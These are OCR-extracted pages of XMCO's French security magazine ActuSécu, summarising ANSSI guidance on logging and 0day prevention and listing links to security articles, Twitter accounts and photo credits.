
L'ANSSI vient de publier un nouveau guide de recommandation concernant la mise en oeuvre d'un système de journalisation.

Ce guide aborde de nombreux aspects, tant liés au mécanisme de journalisation en lui-même (horodatage des événements et synchronisation des horloges), qu'au niveau du système supportant ce service (dimensionnement du système et de l'espace de stockage pour résister à la charge), que d'autres aspects liés à l'architecture et à la conception du système de journalisation (résilience du système, protection des données, stockage et consultation des logs, et enfin supervision des serveurs de journalisation).

D'autres aspects sont aussi abordés, tels que les problématiques juridiques et réglementaires suivants :

- Valeur probatoire des éléments de journalisation ;
- Régime général de protection des données à caractère personnel ;
- Régimes particuliers relatifs à la conservation des éléments de journalisation (conservation par les fournisseurs d'accès à Internet (FAI), hébergeur, Opérateurs de communications électroniques, et accès aux éléments de journalisation par les autorités judiciaires ;
- Surveillance des salariés ;
- Réglementations sectorielles.

Ce document est disponible à l'adresse suivante : http://www.ssi.gouv.fr/IMG/pdf/NP_Journalisation_NoteTech.pdf


DAT-NT-012/ANSSI/SDE

PREMIER MINISTRE

Secrétariat général de la défense et de la sécurité nationale

Agence nationale de la sécurité des systèmes d'information

Paris, le 2 décembre 2013

N° DAT-NT-012/ANSSI/SDE/NP

Nombre de pages du document (y compris cette page) : 24

NOTE TECHNIQUE

RECOMMANDATIONS DE SÉCURITÉ POUR LA MISE EN ŒUVRE D'UN SYSTÈME DE JOURNALISATION

Public visé:

Développeur	
Administrateur	✓
RSSI	✓
DSI	✓
Utilisateur	

Protection contre les vulnérabilités 0day


L'ANSSI poursuit son long travail de sensibilisation des entreprises et des internautes français. Après avoir publié au début de l'année la version définitive de ses mesures d'hygiène informatique, l'agence gouvernementale française vient de publier un guide intitulé «Vulnérabilités 0Day : Prévention et Bonnes Pratiques ».

Dans ce document visant principalement le public des RSSI, l'ANSSI attire l'attention des décideurs sur la nécessité de disposer de systèmes et logiciels mis à jour régulièrement.

Le document aborde les points suivants :

- Qu'est-ce qu'un 0day ?
- La sécurité des postes de travail ;
- La sensibilisation des utilisateurs ;
- Et enfin, les actions à prendre en cas d'incident.


Ce document est disponible à l'adresse suivante : http://www.ssi.gouv.fr/IMG/pdf/guide_vulnerabilites_0day.pdf



Dans le même temps, l'Agence continue de sensibiliser les différents acteurs français. L'ANSSI a ainsi récemment participé aux premières rencontres parlementaires dédiées au thème de la cybersécurité.

Plusieurs sujets ont été abordés à cette occasion :

- Cybersécurité des organismes d'importance vitale ;



✚Le cadre juridique et judiciaire de la lutte contre la cybercriminalité.

L'ANSSI a aussi été à la rencontre des étudiants de deux écoles spécialisées en informatique, afin de les sensibiliser à l'importance de la sécurité informatique dans le monde actuel, ainsi que de leur faire découvrir un secteur porteur de croissance. Il a ainsi fait part aux élèves des besoins de personnes compétentes dans toutes les disciplines de l'ingénierie informatique, des réseaux sans fil à la cryptographie en passant par la conception logicielle ou l'exploitation des systèmes d'information.

L'étude complète est disponible à l'adresse suivante :
http://www.cert.pl/PDF/2013-06-p2p-rap_en.pdf

revue du web

Après plusieurs années de bons et loyaux services, la rubrique « Outils » est désormais remplacée par la « Revue du Web ». Cette partie permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

Hardening Tomcat, Websphere, ANSSI, NSA, etc.

> Sélection d'articles techniques

Post exploitation, RCE, exploit DB, NTDS, Forensics, etc.

> Twitter

Sélection de comptes Twitter

> Sélection d'articles RSSI


Guide de sécurité Websphere	https://labs.mwrinfosecurity.com/system/assets/141/original/mwri_websphere-mq-security-white-paper-part1_2008-05-06.pdf
Guide de sécurité Tomcat	http://www.insinuator.net/2014/01/tomcat-7-hardening-guide/
Comment se protéger contre la fuite d'informations avec le départ d'un collaborateur ?	http://www.lexsi-leblog.fr/societe/comment-se-proteger-contre-la-fuite-dinformations-avec-le-depart-des-collaborateurs.html
Explication d'une attaque qui a permis de voler un compte Twitter	https://medium.com/p/24eb09e026dd
RSSI, communiquez avec ceux qui communiquent	http://www.solucominsight.fr/2014/01/rssi-communiquez-avec-ceux-qui-communiquent/
RSSI : si vous achetiez un contrat plutôt qu'une technologie ?	http://magazine.qualys.fr/marche-business/rssi-juridique-technologie/
Recommandations de l'ANSSI sur l'utilisation d'OpenSSH	http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/securite-des-reseaux/recommandations-pour-un-usage-securise-d-open-ssh.html
Panorama de la cybercriminalité par le CLUSIF	https://www.clusif.asso.fr/fr/production/ouvrages/pdf/CLUSIF-2014-Panorama-cybercriminalite-annee-2013-Synthese.pdf
Mikko Hypponen vs NSA	http://www.ted.com/talks/mikko_hypponen_how_the_nsa_betrayed_the_world_s_trust_time_to_act.

> Sélection d'articles techniques

Attaque « Pass the Hash » sur le nouveau protocole RDP et outils	http://labs.portcullis.co.uk/blog/new-restricted-admin-feature-of-rdp-8-1-allows-pass-the-hash/
Présentation d'une alternative à PSExec, wmi etc.. comment exécuter une commande via le registre à distance	http://diablohorn.wordpress.com/2013/10/19/alternative-psexec-no-wmi-services-or-mof-needed/
Forensic réseau avec tshark sur un scénario de pivot et psexec	http://www.shelliscoming.com/2013/10/network-forensic-with-tshark-psexec.html
Déterminer quel programme a été exécuté durant une investigation Forensics.	http://windowsir.blogspot.com/2013/07/howto-determine-program-execution.html
Elévation de privilèges via les permissions de fichiers	http://www.greyhathacker.net/?p=738
Compromission d'un serveur solr avec une faille XXE et RCE	http://www.agarri.fr/kom/archives/2013/11/27/compromising_an_unreachable_solr_server_with_cve-2013-6397/index.html
Explications et PoC d'une faille affectant PHP et Wordpress (PHP Object vulnerability)	http://vagosec.org/2013/12/wordpress-rce-exploit/
Présentation d'une faille RCE affectant eBay	http://www.secalert.net/2013/12/13/ebay-remote-code-execution/
Base de données Exploit DB disponible sur GitHub	http://www.offensive-security.com/offsec/exploit-database-hosted-on-github/
Méthode pour récupérer et parser une base NTDS	http://blog.spiderlabs.com/2013/11/tutorial-for-ntds-goodness-vssadmin-wmis-ntdsdit-system-.html

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Mr.pr0n		https://twitter.com/_pr0n_
Matthias		https://twitter.com/_xhr_
Willi Ballenthin		https://twitter.com/williballenthin
TheLightCosine		https://twitter.com/TheLightCosine
Royce Davis		https://twitter.com/r3dy__
Stephen Haywood		https://twitter.com/averagesecguy
Portcullis		https://twitter.com/Portcullis
Deep Impact		https://twitter.com/deepimpactio
Chris		https://twitter.com/obscuresec
Trustwave		https://twitter.com/Trustwave



> Remerciements

Photographie

Steve Snodgrass (stevensnodgrass)
http://www.flickr.com/photos/stevensnodgrass/4034636727

Stuart McKinnon (stuballscramble)
http://www.flickr.com/photos/stuballscramble/5665628584

Mario Anima (banky177)
http://www.flickr.com/photos/banky177/1664346876

Jonathon Colman (jcolman)
http://www.flickr.com/photos/jcolman/6876230607

Xavier Mertens
http://www.flickr.com/photos/108057227@N03/

Joe McDonald
http://www.flickr.com/photos/22280454@N03/6545646171

Brandon Dimcheff (moofbong)
http://www.flickr.com/photos/moofbong/4240137966

Mike Thomas (urbanworkbench)
http://www.flickr.com/photos/urbanworkbench/4742944381

Halfrain
http://www.flickr.com/photos/halfrain/6200658626

Shelly Munkberg (zingersb)
http://www.flickr.com/photos/zingersb/651951378

Farrukh (swamibu)
http://www.flickr.com/photos/swamibu/2868288357

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
http://www.xmco.fr/actusecu.html

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711